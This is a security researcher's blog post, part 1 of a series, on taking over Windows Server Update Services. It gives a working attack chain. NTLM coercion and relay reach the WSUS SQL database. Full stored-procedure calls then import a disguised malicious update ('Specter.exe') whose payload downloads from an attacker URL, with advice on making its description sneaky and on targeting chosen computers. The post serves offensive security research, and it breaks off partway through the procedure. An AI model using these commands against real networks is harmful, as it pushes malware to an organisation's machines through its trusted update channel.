Turning Enterprise Update Servers Into Backdoor Factories (0_o) – Part 1
TL;DR: This is part 1 of a 2 part blog series sharing what I have discovered in my Windows Service Update Service (WSUS) research. If the WSUS database is configured on a separate server from the upstream WSUS server, we can coerce the WSUS computer account to the WSUS database and establish a SQL session. With this access, we can create custom malicious updates and specifically target computers with a handful of stored procedures.
Part 2 can be found here.
Introduction:
I was looking for something fun to research and WSUS crept into my mind. How cool would it be to take over a WSUS server and be in charge of all the updates pushed into the org? Then, last year, I remember being on an engagement where we had access to a WSUS database but couldn’t figure out exactly how to leverage it. That was enough for me to start deep diving it. 🙂
Acknowledgements
I just want to give credit to previous research and help that I had along the way!
- Grant Hume from Sixgen for help bouncing ideas throughout the research
- Phil Keeble from Netspi who wrote SharpWSUS (my discoveries were built on top of what Phil already discovered for lateral movement)
- Romain Coltel from ALSID and Yves Le Provost from ANSSI whose 2017 BlackHat USA talk on WSUSpendu helped with understanding fragment types that part 2 of this series discusses
- My colleague Garret Foster for his valuable guidance on Microsoft technologies and for his help on my PowerPoint slides 🙂
- Erik Hunstad from BadSectorLabs for Ludus (where I did all my research and testing)
What is WSUS?
WSUS is the Windows Service Update Service. It is a role installed on a Windows server and used to manage Microsoft updates deployed into the environment.

WSUS has some required components.
Upstream WSUS Server
This can be installed with the Windows Server Update Services role and this is like the brain of WSUS. Administrators perform administration on this server such as approving and denying Microsoft updates, creating computer groups, and monitoring the update installation on computers. Computers make update requests to this server and download update files for installation.
The WSUS server has a web API endpoint and listens over port 8530 by default.
WSUS Database
The database must be configured in one of the following ways:
- Windows Internal Database (WID) file on the same system as the WSUS server
- Separate standalone Microsoft SQL (MSSQL) database
The WSUS server interacts with the database through SQL queries. This database contains information related to performing updates such as UpdateIDs, computer clients, update file information, and computer groups.
WSUS Client
These are computers and servers configured to retrieve its updates from an internal WSUS server. This configuration is done through the Windows registry, or group policy object (GPO).
Downstream WSUS Server
WSUS can be configured to have an upstream and an optional downstream server. This allows computers to download updates from multiple locations and allows flexibility for computers that are on networks that cannot reach the upstream WSUS server.
The downstream server syncs update information from the upstream server.
Enumerating WSUS
The following registry query could be used on a WSUS client to see if this computer is configured to receive updates from a WSUS server.
C:\Users\domainadmin>reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
    DisableWindowsUpdateAccess    REG_DWORD    0x0
    WUServer    REG_SZ    <http://10.2.10.3:8530>
    WUStatusServer    REG_SZ    <http://10.2.10.3:8530>
    TargetGroupEnabled    REG_DWORD    0x1
    TargetGroup    REG_SZ    Servers
The WUServer value is the WSUS server that this computer is configured to receive its updates from.
NTLM Coercion and Relay Testing
Authentication coercion and NTLM relaying are nasty techniques that can allow us to force a computer account to perform an NTLM authentication against a specified target.
There’s a fantastic blog by Elad Shamir on NTLM relaying and authentication coercion here:
Some of the SCCM takeover techniques involve these relaying techniques, which gave me some hope for WSUS.
I started with an attempt to coerce the upstream WSUS server to the downstream WSUS server over SMB. If the upstream WSUS server is configured to have local administrator rights over the downstream WSUS server, this would be a nice way to laterally move.

I began with the following Ntlmrelayx command to set up a listener on my attacker machine to accept inbound NTLM authentication attempts over the SMB protocol. When my attacker machine received the NTLM authentication attempt, it would relay the authentication attempt to the downstream WSUS server.


Next, I used the PetitPotam tool to force the upstream WSUS server, to authenticate over the SMB protocol to our attack machine which is running Ntlmrelayx.
Once Ntlmrelayx received the authentication attempt, it relayed the authentication attempt to the WSUS downstream server.

Unfortunately, I found that the upstream WSUS server did not have administrative rights over the downstream WSUS server.
Relay to Database

Next, I wanted to see if the upstream WSUS computer account had any administrative permissions over the WSUS database server. Similar to before, I coerced the upstream WSUS computer account to my attacker machine, and then relayed that authentication to the WSUS SQL database.
The upstream WSUS computer account had sufficient permissions to establish a MSSQL session on the WSUS database!
With access to the SQL server, I wanted to know if it would then be possible to create an update that would deploy a payload for lateral movement.
Blocker: Limited SQL Permissions
WSUS has a database called SUSDB which contains tables used by WSUS.

Enumerating the SQL permissions for the WSUS computer account on the database shows that this account had limited permissions.

I also ran Mayyhem’s MSSQLHound tool to enumerate the permissions of the WSUS1$computer account. This computer account was a member of the webService database role.

The webService database role did not have any SELECT , UPDATE , or DELETE permissions over any tables in the SUSDB database which explains the previous permissions errors.

Instead, the webService role had EXECUTE permissions over stored procedures.
What is a Stored Procedure?
A stored procedure (SP) is a group of SQL queries that are bundled together that can be called with a single command. You can think of it like a PowerShell script. If you have 10 lines of PowerShell that you want to run, instead of running every line individually, you can save all 10 lines into a single script and just run that script once.
Stored Procedure Enumeration
To enumerate the stored procedures, I had some help from the SharpWSUS repo. This had a lot of the SPs needed to create an update, but it did not have everything. I also wanted to have a better understanding on the arguments that were required when we call these SPs.
To enumerate the SPs, I used this query to get a list of the stored procedures with their definitions.
-- Most common method - shows procedure name and full definition
SELECT
    SCHEMA_NAME(schema_id) AS SchemaName,
    name AS ProcedureName,
    OBJECT_DEFINITION(object_id) AS Definition,
    create_date,
    modify_date
FROM sys.procedures
ORDER BY SchemaName, ProcedureName;

The query returned a list of SPs and their definitions. I had the help of AI to breakdown what the procedures did and how they worked.
spImportUpdate
This is the first stored procedure that we care about. The purpose of spImportUpdate is to import a new update into the WSUS database. When spImportUpdate is called it requires the UpdateXml argument which contains XML metadata for the update.
Some notable metadata fields are the following:
| Field Name | Purpose |
|---|---|
| UpdateID | Unique GUID for the update (Ex: 3F5AE4F7-5F6A-4B9C-8D2E-1A3B4C5D6E7F) |
| MaxDownloadSize | Maximum file download size |
| UpdateType | The UpdateType (Software, Driver, Category, Detectoid) |
| PublisherID | Unique GUID for who created/published the update |
| Title | Human readable title of the update |
| FileName | The name of the file to be downloaded |
| FileDigest | Hash of the file to be downloaded (SHA-1 or SHA-256) |
| ExplicitlyDeployable | True or False and determines if the update can be deployed by an Admin or automatically as part of a dependency |
This is what it looks like to call spImportUpdate through mssqlclient.py. After running this SP, a revision ID will be returned which is needed for later.
SQL (LUDUS\WSUS1$  LUDUS\WSUS1$@SUSDB)> declare @iImported int declare @iLocalRevisionID int exec spImportUpdate @UpdateXml=N'<upd:Update xmlns:b="<http://schemas.microsoft.com/msus/2002/12/LogicalApplicabilityRules>" xmlns:pub="<http://schemas.microsoft.com/msus/2002/12/Publishing>" xmlns:cbs="<http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Cbs>" xmlns:cbsar="<http://schemas.microsoft.com/msus/2002/12/CbsApplicabilityRules>" xmlns:upd="<http://schemas.microsoft.com/msus/2002/12/Update>"><upd:UpdateIdentity UpdateID="a7751c4d-eab5-45ef-8cd7-2fae2fea1252" RevisionNumber="1" /><upd:Properties DefaultPropertiesLanguage="en" UpdateType="Software" ExplicitlyDeployable="true" Handler="<http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Cbs>" MaxDownloadSize="2095616" MinDownloadSize="2095616" PublicationState="Published" CreationDate="2025-08-31T00:03:55.912Z" PublisherID="395392a0-19c0-48b7-a927-f7c15066d905"><upd:InstallationBehavior RebootBehavior="CanRequestReboot" /><upd:UninstallationBehavior RebootBehavior="CanRequestReboot" /></upd:Properties><upd:LocalizedPropertiesCollection><upd:LocalizedProperties><upd:Language>en</upd:Language><upd:Title>Specter</upd:Title></upd:LocalizedProperties></upd:LocalizedPropertiesCollection><upd:ApplicabilityRules><upd:IsInstalled><b:False /></upd:IsInstalled><upd:IsInstallable><b:True /></upd:IsInstallable></upd:ApplicabilityRules><upd:Files><upd:File Digest="y2/wvtpOW/lSqnhTjJoi3xE1EGM=" DigestAlgorithm="SHA1" FileName="Specter.exe" Size="2095616" Modified="2025-08-31T15:26:20.723"><upd:AdditionalDigest Algorithm="SHA256">g1M2EFXHDsYV5qPqWZW+HbqEjH1LZEwA2Ilbh/lhNpo=</upd:AdditionalDigest></upd:File></upd:Files><upd:HandlerSpecificData xsi:type="cmd: CommandLineInstallation" xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>" xmlns:pub="<http://schemas.microsoft.com/msus/2002/12/Publishing>"><cmd:InstallCommand Arguments="" Program="Specter.exe" RebootByDefault="false" DefaultResult="Succeeded" xmlns:cmd="<http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation>"><cmd:ReturnCode Reboot="false" Result="Succeeded" Code="0" /></cmd:InstallCommand></upd:HandlerSpecificData></upd:Update>',@UpstreamServerLocalID=1,@Imported=@iImported output,@localRevisionID=@iLocalRevisionID output,@UpdateXmlCompressed=NULL; select @iImported,@iLocalRevisionID
INFO(SQL1-WSUS): Line 1792: Update A7751C4D-EAB5-45EF-8CD7-2FAE2FEA1252\1 is successfully added into the database

--   --
34   34
Update Relationship Types
The following update relationship types must be selected when calling spImportUpdate.
Bundled
This is essentially a container that has updates. According to Microsoft documentation, it is not supposed to have executables or applicability rules. Bundled updates have a parent update and child updates. The child updates will have more of the technical details like the prerequisite rules, operating system requirements, metadata, command line arguments and the executable name.
This is the kind of update we will use to deploy our payload for lateral movement.
Prerequisite
From Microsoft documentation:

Supersede
Again from Microsoft documentation:

The Prerequeisite and Supersede update relationship types require some additional enumeration of the installed updates which would make these more challenging to take advantage of.
spSaveXMLFragment
The spSaveXMLFragment SP is the next required SP. This stored procedure is used to store XML data that will be added to the update later.
As I was doing this research, I learned about a previous Black Hat USA talk by Romain Coltel and Yves Le Provost which already walked through the SPs necessary to inject an update.
The spSaveXMLFragment SP references something called fragment types. Different fragment types are used to store specific data about the update. The three fragment types required per update are the UpdateIdentity , LocalizedProperties and ExtendedProperties .
Each of these fragment types are stored with the spSaveXMLFragment SP. Each of these fragment types will be called for the parent update and the child update. Since we are calling spImportUpdate twice, then we will call spSaveXmlFragment six times in total.

I was curious to see if the spSaveXMLFragment was even necessary and tried to create an update without calling this SP. This resulted in malformed xml errors.
Fragment Type – UpdateIdentity
The UpdateIdentity sets the ExplicitlyDeployable argument to true, which is needed to push this update. If this is a child update, it will contain two UpdateIDs: one for the parent and one for itself.
The UpdateIdentity fragment also contains any prerequisites that must be met before installing.
When a computer checks in for an update, it reviews the prerequisites for the update and if it matches the conditions then it will download and install the update. Some example conditions that can be configured as prerequisites are the operating system and any updates that must already be installed.
Inside of the prerequisite fields, we can also specify the category of the update like Critical .
This is an example of what it looks like to call the spSaveXmlFragment SP with the UpdateIdentity fragment type.
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> exec spSaveXmlFragment 'ecb78a8f-5e2c-4b28-a20e-8ad6d99afae7',1,1,N'<UpdateIdentity UpdateID="ecb78a8f-5e2c-4b28-a20e-8ad6d99afae7" RevisionNumber="1" /><Properties UpdateType="Software" ExplicitlyDeployable="true" AutoSelectOnWebSites="true" /><Relationships><Prerequisites><AtLeastOne IsCategory="true"><UpdateIdentity UpdateID="E6CF1350-C01B-414D-A61F-263D14D133B4" /></AtLeastOne></Prerequisites><BundledUpdates><UpdateIdentity UpdateID="a7751c4d-eab5-45ef-8cd7-2fae2fea1252" RevisionNumber="1" /></BundledUpdates></Relationships>',NULL
In the above example, the Prerequisites field contains the AtleastOne argument which means that only one condition must match to be deployed.
Prerequisite Categories
Prerequisite categories specify the type of update this is. These categories are associated with a GUID identifier.
Notice that inside the PreRequisites element, we reference the UpdateID of E6CF1350-C01B-414D-A61F-263D14D133B4 . This GUID is linked to the Critical update category. I’m not sure why the field is called UpdateID which can make it confusing when manually calling these stored procedures.
Some other Category examples are the following:
| Category | GUID |
|---|---|
| ServicePacks | 68C5B0A3-D1A6-4553-AE49-01D3A7827828 |
| SecurityUpdates | 0FA1201D-4330-4FA8-8AE9-B877473B6441 |
| Application | 5C9376AB-8CE6-464A-B136-22113DD69801 |
A list of WSUS category GUIDS can be found here:
https://learn.microsoft.com/en-us/previous-versions/windows/desktop/ff357803(v=vs.85)
Automatic Approvals
WSUS has a feature called Automatic Approval rules which are policies that automatically approve an update if it matches the conditions.
WSUS automatically has a policy titled Default Automatic Approval Rule which automatically approves updates if they have the Critical or Security category.

This rule is not enforced by default, however since we have database access, we can approve our own updates later.
Fragment Type – LocalizedProperties
The LocalizedProperties fragment type is used to add metadata like the Title Description Reference URL to the update. This info will be seen in the WSUS Management Interface and on the client side in the Windows Update settings so make sure to make this sneaky.
This is what it looks like to call.
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> exec spSaveXmlFragment 'ecb78a8f-5e2c-4b28-a20e-8ad6d99afae7',1,4,N'<LocalizedProperties><Language>en</Language><Title>Specter</Title><Description>Install this update to resolve issues in Windows.</Description><UninstallNotes>This software update can be removed by selecting View installed updates in the Programs and Features Control Panel.</UninstallNotes><MoreInfoUrl><https://specter.local></MoreInfoUrl><SupportUrl><https://specter.local></SupportUrl></LocalizedProperties>', NULL, 'en'
Fragment Type – ExtendedProperties
Finally, we have the ExtendedProperties fragment type. This contains technical metadata for how the update is installed.
The ExtendedProperties will add the following fields which tell the clients how to install the update
| Field Name | Description |
|---|---|
| MaxDownloadSize | Maximum download size of payload (bytes) |
| MinDownloadSize | Minimum download size of payload (bytes) |
| RebootBehaviour | Can be set to the following: |
| NeverReboots | |
| AlwaysRequiresReboot | |
| CanRequestReboot | |
| Size | The size of the file, in bytes |
| File Digest | A SHA1 or SHA256 hash of the file, that both uniquely identifies it and allows the agent to verify its integrity. |
| DigestAlgorithm | SHA1 or SHA256 |
| Size | The size of the file in bytes |
| InstallCommand Arguments | Command-line arguments |
| Program | The program name (e.g., Malware.exe) |
Most of the definitions for these arguments was located in the C:\Program Files\Update Services\Schema\SoftwareDistributionPackage.xsd schema file located on the WSUS server.
This is what the SQL command looks like to run:
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> exec spSaveXmlFragment 'a7751c4d-eab5-45ef-8cd7-2fae2fea1252',1,2,N'<ExtendedProperties DefaultPropertiesLanguage="en" Handler="<http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation>" MaxDownloadSize="2095616" MinDownloadSize="2095616"><InstallationBehavior RebootBehavior="NeverReboots" /></ExtendedProperties><Files><File Digest="y2/wvtpOW/lSqnhTjJoi3xE1EGM=" DigestAlgorithm="SHA1" FileName="Specter.exe" Size="2095616" Modified="2025-08-31T15:26:20.723"><AdditionalDigest Algorithm="SHA256">g1M2EFXHDsYV5qPqWZW+HbqEjH1LZEwA2Ilbh/lhNpo=</AdditionalDigest></File></Files><HandlerSpecificData type="cmd:CommandLineInstallation"><InstallCommand Arguments="" Program="Specter.exe" RebootByDefault="false" DefaultResult="Succeeded"><ReturnCode Reboot="false" Result="Succeeded" Code="-1" /></InstallCommand></HandlerSpecificData>',NULL
spSetBatchURL
The next SP is spSetBatchURL. This SP is used to configure the download location of file hashes. When spSetBatchURL is called, it populates the tbFile table in the WSUS database with the following columns:
| Column | Purpose |
|---|---|
| FileDigest | SHA1 hash of the file (binary format) |
| FileName | File name (e.g., d18_1_exe) |
| FileSize | Size in bytes |
| MUURL | Download URL for clients |
| USSURL | URL for downstream WSUS servers |
| CreationDate | When file was added |
When a client needs to install an update, the file hash for the executable file is checked inside of the tbFile table. If there is an entry in this table for the file hash, than then the WSUS server downloads the file from the web location referenced in theMUURL value.
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> exec spSetBatchURL @urlBatch =N'<ROOT><item FileDigest="y2/wvtpOW/lSqnhTjJoi3xE1EGM=" MUURL="<http://198.51.100.1:8000/Specter.exe>" USSURL="" /></ROOT>'
spGetFileLocations
The spGetFileLocations SP can be used to validate that the payload web location is stored in the WSUS database.
SQL (LUDUS\WSUS1$  LUDUS\WSUS1$@SUSDB)> EXEC spGetFileLocations @fileDigests = 0x0C740DE1C2A98CE4CC1C4314FB608392B9F65F02;
    Origin   MUURL                                                                FileDigest   FileName
-   ------   ------------------------------------   ----------------------------------------   -----------
0        0   <http://198.51.100.1:8443/Specter.exe>   b'0c740de1c2a98ce4cc1c4314fb608392b9f65f02'   Specter.exe
The next step is to create a Target Group and add our target computer into this group. This allows us to specifically target an individual systems instead of deploying a malicious update to the entire domain.
spGetAllTargetGroups
When we create a Target Group, it requires a group ID which will be the parent group as an argument. To get a list of group IDs we can call spGetAllTargetGroups .
